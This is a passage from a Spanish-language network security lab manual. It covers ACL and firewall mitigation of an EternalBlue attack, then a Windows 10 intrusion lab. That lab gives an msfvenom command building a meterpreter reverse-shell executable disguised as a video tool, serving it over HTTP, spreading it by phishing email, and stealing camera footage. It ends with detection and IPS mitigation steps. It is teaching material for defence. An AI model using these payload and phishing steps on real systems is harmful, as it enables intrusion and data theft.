


Figura 2.39: Creación de regla de denegación Inter-zona.

9	192.168.24.0/24	200.10.120.2	<ANY>		RED A - WINDOWS SERVER
10	192.168.25.0/24	200.10.120.2	<ANY>		RED B - WINDOWS SERVER
11	<ANY>	200.10.120.2	<ANY>		ALL - WINDOWS SERVER

Figura 2.40: Verificación de reglas creadas.

Volviendo al menú de reglas Inter-zonas, podemos verificar la creación de las mismas como se observa en la Figura 2.40.

Paso 3: Crear reglas de acceso en el Switch SW-HQ.

En el Switch SW-HQ crear access lists para controlar el tráfico proveniente de los switches SW-RA y SW-RB, y que tengan como destino el servidor SRV-TEST. Si es posible, granular el filtrado hasta los servicios utilizados.

SW-HQ(config)#ip access-list extended ACCESO_A_SERVIDORES

SW-HQ(config-ext-nacl)#104 permit tcp 192.168.24.0 0.0.0.255 host 200.10.120.2 eq http

SW-HQ(config-ext-nacl)#105 permit tcp 192.168.24.0 0.0.0.255 host 200.10.120.2 eq ftp

SW-HQ(config-ext-nacl)#106 permit tcp 192.168.25.0 0.0.0.255 host 200.10.120.2 eq http

SW-HQ(config-ext-nacl)#107 permit tcp 192.168.25.0 0.0.0.255 host 200.10.120.2 eq ftp

SW-HQ(config-ext-nacl)#203 deny tcp any host 200.10.120.2

SW-HQ(config-ext-nacl)#204 deny udp any host 200.10.120.2

SW-HQ(config)#interface range GigabitEthernet 0/2-3

SW-HQ(config-if)#ip access-group ACCESO_A_SERVIDORES in


Las ACLs 104, 105, 106 y 107 permiten a los hosts de las VLANs 24 y 25, acceder a los servicios http y ftp del servidor SRV-TEST. Las ACLs 203 y 204 deniegan el acceso de cualquier otro host, usando protocolos upd y tcp, hacia el servidor SRV-TEST. Esta ACL extendida es creada con el nombre de “ACCESO_A_SERVIDORES” y es aplicada en las interfaces GigabitEthernet0/2 y GigabitEthernet0/3 en el sentido de entrada al Switch SW-HQ.

Tarea 4: Verificar los resultados.

En esta tarea el estudiante aprenderá a comprobar la aplicación de los esquemas de seguridad anteriormente empleados, realizando los pasos de la Tarea 1.

Paso 1: Revisar logs del Firewall del UTM.

En la interfaz del Firewall de Endian se debe verificar que los paquetes enviados por el atacante están siendo descartados.




Sep 11 00:32:43	BADTCP:DROP	br0	TCP	192.168.100.2	55896	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:32:43	BADTCP:DROP	br0	TCP	192.168.100.2	55896	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:32:43	BADTCP:DROP	br0	TCP	192.168.100.2	55896	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:32:43	BADTCP:DROP	br0	TCP	192.168.100.2	55896	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:32:43	BADTCP:DROP	br0	TCP	192.168.100.2	55896	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:33:57	BADTCP:DROP	br0	TCP	192.168.100.2	55906	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:33:57	BADTCP:DROP	br0	TCP	192.168.100.2	55906	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:33:57	BADTCP:DROP	br0	TCP	192.168.100.2	55906	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:33:57	BADTCP:DROP	br0	TCP	192.168.100.2	55906	08:00:27:7f:88:93	192.168.77.1	10443
Sep 11 00:33:57	BADTCP:DROP	br0	TCP	192.168.100.2	55906	08:00:27:7f:88:93	192.168.77.1	10443

Figura 2.41: Logs del Firewall de Endian.

Como se aprecia en la Figura 2.41, los logs indican con el indicador “BADTCP:DROP”, que los paquetes enviados por el atacante están siendo descartados por el UTM.

Paso 2: Ejecutar el ataque y observar los cambios.

Volver a realizar los pasos de la Tarea 1 y verificar los resultados.



```
root@kali:~/Documents/eternalblue# python eternalblue8_exploit.py 200.10.120.2 m
eterpreter.bin 200
shellcode size: 1262
numGroomConn: 200
Traceback (most recent call last):
  File "eternalblue8_exploit.py", line 563, in <module>
    exploit(TARGET, sc, numGroomConn)
  File "eternalblue8_exploit.py", line 453, in exploit
    conn = smb.SMB(target, target)
  File "/usr/lib/python2.7/dist-packages/impacket/smb.py", line 2399, in __init_
_
    self._sess = nmb.NetBIOSTCPSession(my_name, remote_name, remote_host, host_t
ype, sess_port, self.__timeout)
  File "/usr/lib/python2.7/dist-packages/impacket/nmb.py", line 836, in __init__
    NetBIOSSession.__init__(self, myname, remote_name, remote_host, remote_type
= remote_type, sess_port = sess_port, timeout = timeout, local_type = local_type
, sock=sock)
  File "/usr/lib/python2.7/dist-packages/impacket/nmb.py", line 716, in __init__
    self._sock = self._setup_connection((remote_host, sess_port))
  File "/usr/lib/python2.7/dist-packages/impacket/nmb.py", line 845, in _setup_c
onnection
    raise socket.error("Connection error (%s:%s)" % (peer[0], peer[1]), e)
socket.error: [Errno Connection error (200.10.120.2:445)] [Errno 110] Connection
 timed out
root@kali:~/Documents/eternalblue#
```

Figura 2.42: Error de conexión en la ejecución del ataque.

En la Figura 2.42 podemos observar que el ataque ha resultado fallido, producto de que la conexión al servidor no se ha podido establecer, devolviéndonos un error de “timeout”.

Lab 3: Malware en Windows 10

Objetivos de aprendizaje

Tiempo de duración: 90 min

Conocimientos Previos.

Para llevar a cabo el Lab 2, el estudiante deberá poseer conocimientos en:

- Sistemas Operativos de Red.
- Access Lists en dispositivos Cisco.
- Fundamentos de Linux

Al finalizar este laboratorio, el estudiante será capaz de:

- Realizar un ataque de intrusión en Windows 10.
- Emplear el uso del software “metasploit” para explotar vulnerabilidades.
- Preparar un vector de ataque de acuerdo a una vulnerabilidad.
- Crear malware para realizar una conexión inversa.
- Emplear el uso de exploits.
- Usar el programa “nmap” para la enumeración de hosts.
- Emplear el uso del payload “meterpreter” para obtener acceso a una shell de windows.
- Emplear el uso de comandos en la shell de windows.
- Habilitar el uso del IPS (Intrusion Prevention System) en el servidor SRV-UTM.

Escenario

En este laboratorio, el estudiante aprenderá a realizar un ataque de intrusión a un servidor basado en Windows 10. Posteriormente realizará un reconocimiento del ataque, identificando las vulnerabilidades encontradas para finalmente realizar la mitigación correspondiente.

Tarea 1: Realizar el ataque.

En esta tarea el estudiante aprenderá a reconocer y explotar una vulnerabilidad existente en un servidor con Windows 10, con el fin de ejecutar un ataque de escalación de privilegios usando malware.

Paso 1: Identificar el objetivo.

Utilizar el programa “nmap” con el parámetro “-O” para enumerar los hosts en la red con fingerprinting para conocer su sistema operativo.




Figura 2.43: Escaneo con nmap.

Una vez ejecutada la sentencia, el programa comenzará a realizar el reconocimiento como se muestra en la Figura 2.43.




Figura 2.44: Resultados de nmap.

En la Figura 2.44 podemos observar los resultados obtenidos, donde encontramos los puertos lógicos y el sistema operativo que utiliza el host escaneado.

Paso 2: Preparar el vector de ataque.

Crear un malware con cualquier nombre de extensión “.exe” que ejecute el payload meterpreter y realice una conexión inversa a la máquina del atacante. Usar la herramienta “msfvenom” de la siguiente forma:

root@kali:~#msfvenom –p windows/meterpreter/reverse_tcp lhost=192.168.100.2 lport=4444 –f exe -o /root/Desktop/VIDEO_MAX_1.3.exe




Figura 2.45: Creación de Malware

En la penúltima línea de los resultados mostrados en la Figura 2.45 se puede observar que se creó con éxito el malware denominado “VIDEO_MAX_1.3.exe”.

Preparar metasploit para recibir la conexión inversa como se muestra en la Figura 2.46. Se configura el exploit “handler”, usando el payload “Windows/meterpreter/reverse_tcp”, colocando como “LHOST” a la dirección IP del atacante, y como “LPORT” el puerto por donde se establecerá la conexión. Finalmente se ejecuta el comando “exploit” para comenzar el ataque.




Figura 2.46: Metasploit en espera de la conexión inversa.

Iniciar un servidor web con la utilidad de python “SimpleHTTPServer” para poner online el malware que posteriormente se distribuirá. Una vez que se ejecute la sentencia, quedará

en espera de conexiones en el puerto 80 como se muestra en la Figura 2.47.

root@kali:~#python -m SimpleHTTPServer 80




Figura 2.47: Servidor HTTP con Python

Paso 3: Distribuir el malware.

Distribuir el malware a través de correo fraudulento utilizando acortadores de direcciones para enmascarar la dirección de la máquina del atacante. Sugerencia: utilizar cualquier aplicación web para enviar correos falsos o crear un servidor de correos para realizar una simulación más real.

Figura 2.48: Diseño de correo fraudulento.

En la Figura 2.48 se puede observar el diseño del correo fraudulento, donde se indica que se puede descargar el software malicioso desde una dirección web, aparentemente proveniente del mismo fabricante.

Paso 4: Explotar la vulnerabilidad.

La víctima debe descargar el archivo y ejecutarlo. Como resultado se recibe la conexión

inversa y se debe buscar el directorio con la información a sustraer. Ejecutar el comando “shell” para obtener una shell de Windows como se aprecia en la Figura 2.49.




Figura 2.49: Conexión inversa recibida y ejecución de una shell.

Utilizar el comando “cd” para cambiar de directorios hasta llegar donde se encuentre la información relevante. Usar el comando “dir” para enlistar el contenido de un directorio como se observa en la Figura 2.50.




Figura 2.50: Navegar en los directorios de Windows.

Figura 2.51: Directorio con información relevante.

En la Figura 2.51 se muestra el directorio donde se encuentran los videos capturados por las cámaras, lo cual representa valiosa información.

Ingresar el comando “exit” para volver a meterpreter y con el comando Download, acompañado de la ruta de los videos, descargamos la información en nuestra computadora como se muestra en la Figura 2.52.




Figura 2.52: Descargando archivos desde meterpreter.

Tarea 2: Realizar el reconocimiento.

En esta tarea el estudiante aprenderá a identificar al host que ha explotado la vulnerabilidad en el servidor con Windows 10, realizando un análisis sobre el sistema comprometido.

Paso 1: Analizar software de orígenes desconocidos.

Por inspección, verificar software de origen desconocido en el escritorio de Windows. Se debe de encontrar el software como se muestra en la Figura 2.53.




Figura 2.53: Directorio del programa malicioso.

Analizar el software con un programa antivirus en búsqueda de posibles amenazas. Debemos obtener resultados que reflejen la existencia de un malware como se muestra en Figura 2.54.

Figura 2.54: Antivirus detectando un trojano.

Paso 2: Verificar logs y reportes en el firewall del servidor SRV-UTM.

Entrar a la interfaz de Endian y ver los logs y reportes del firewall en busca de la dirección ip del intruso.




Figura 2.55: Vista de Logs y Reportes.

En la Figura 2.55 se muestran los Logs del Firewall, donde se aprecia la comunicación entre la dirección IP del atacante y el servidor.

Tarea 3: Realizar la mitigación.

En esta tarea el estudiante aprenderá a establecer esquemas de seguridad de datos para mitigar las vulnerabilidades encontradas, mediante el uso de los conocimientos y herramientas previas.

Paso 1: Crear políticas de seguridad.

Redactar, de acuerdo a algún formato válido, las políticas de seguridad de la información que se deberían aplicar para restringir la instalación no autorizada de software en los servidores.

Paso 2: Habilitar el IPS en el servidor SRV-UTM.

En la Figura 2.56 podemos observar que el IPS se encuentra por defecto desactivado. Habilitar entrando a la interfaz de Endian, en la opción “Services” y elegir “Intrusion Prevention”.




Figura 2.56: Interfaz del IPS.

Tarea 4: Verificar los resultados.

En esta tarea el estudiante aprenderá a comprobar la aplicación de los esquemas de seguridad anteriormente empleados, realizando los pasos de la Tarea 1.

Paso 1: Revisar logs del UTM.

En la interfaz de Logs y Reportes de Endian, verificar que la amenaza se esté mitigando de acuerdo a las medidas implementadas.




Figura 2.57: Logs del IPS y del Firewall

En la Figura 2.57 podemos revisar que el IPS ha detectado una amenaza en el tráfico de red proveniente de la dirección IP del atacante en el puerto que establece la conexión inversa con el servidor.

Paso 2: Ejecutar el ataque y observar los cambios.

Realizar los pasos de la Tarea 1 y verificar los resultados obtenidos.




Figura 2.58: Error de "Timeout" en la conexión de metasploit.

Figura 2.59: Sesión de Meterpreter cerrada.

En la Figura 2.58 podemos observar que la conexión ha sido interrumpida y el ataque ha fallado. Producto de esto, no se pueden seguir ejecutando comandos y la sesión de meterpreter se ha cerrado como se ve en la Figura 2.59.

2.2 Diseño de la Red.

2.2.1 Diseño Físico.

Para diseñar la topología de red que se empleará en el diseño físico, hemos tomado de referencia los laboratorios elaborados en el manual de prácticas. Los equipos a utilizarse en la topología de red son: 20 computadoras de escritorio, 4 computadoras de tipo servidor, 4 conmutadores, 1 enrutador, 1 access point, 10 teléfonos IP y 2 cámaras IP. En la Figura 2.1 se muestra la simbología de los dispositivos que conforman la red:




Figura 2.1: Simbología de la Topología de Red.

El Servidor UTM, que posee el sistema operativo Endian, clasifica la red en tres zonas: Internet, Intranet y DMZ. Esto se puede apreciar en la Figura 2.2.

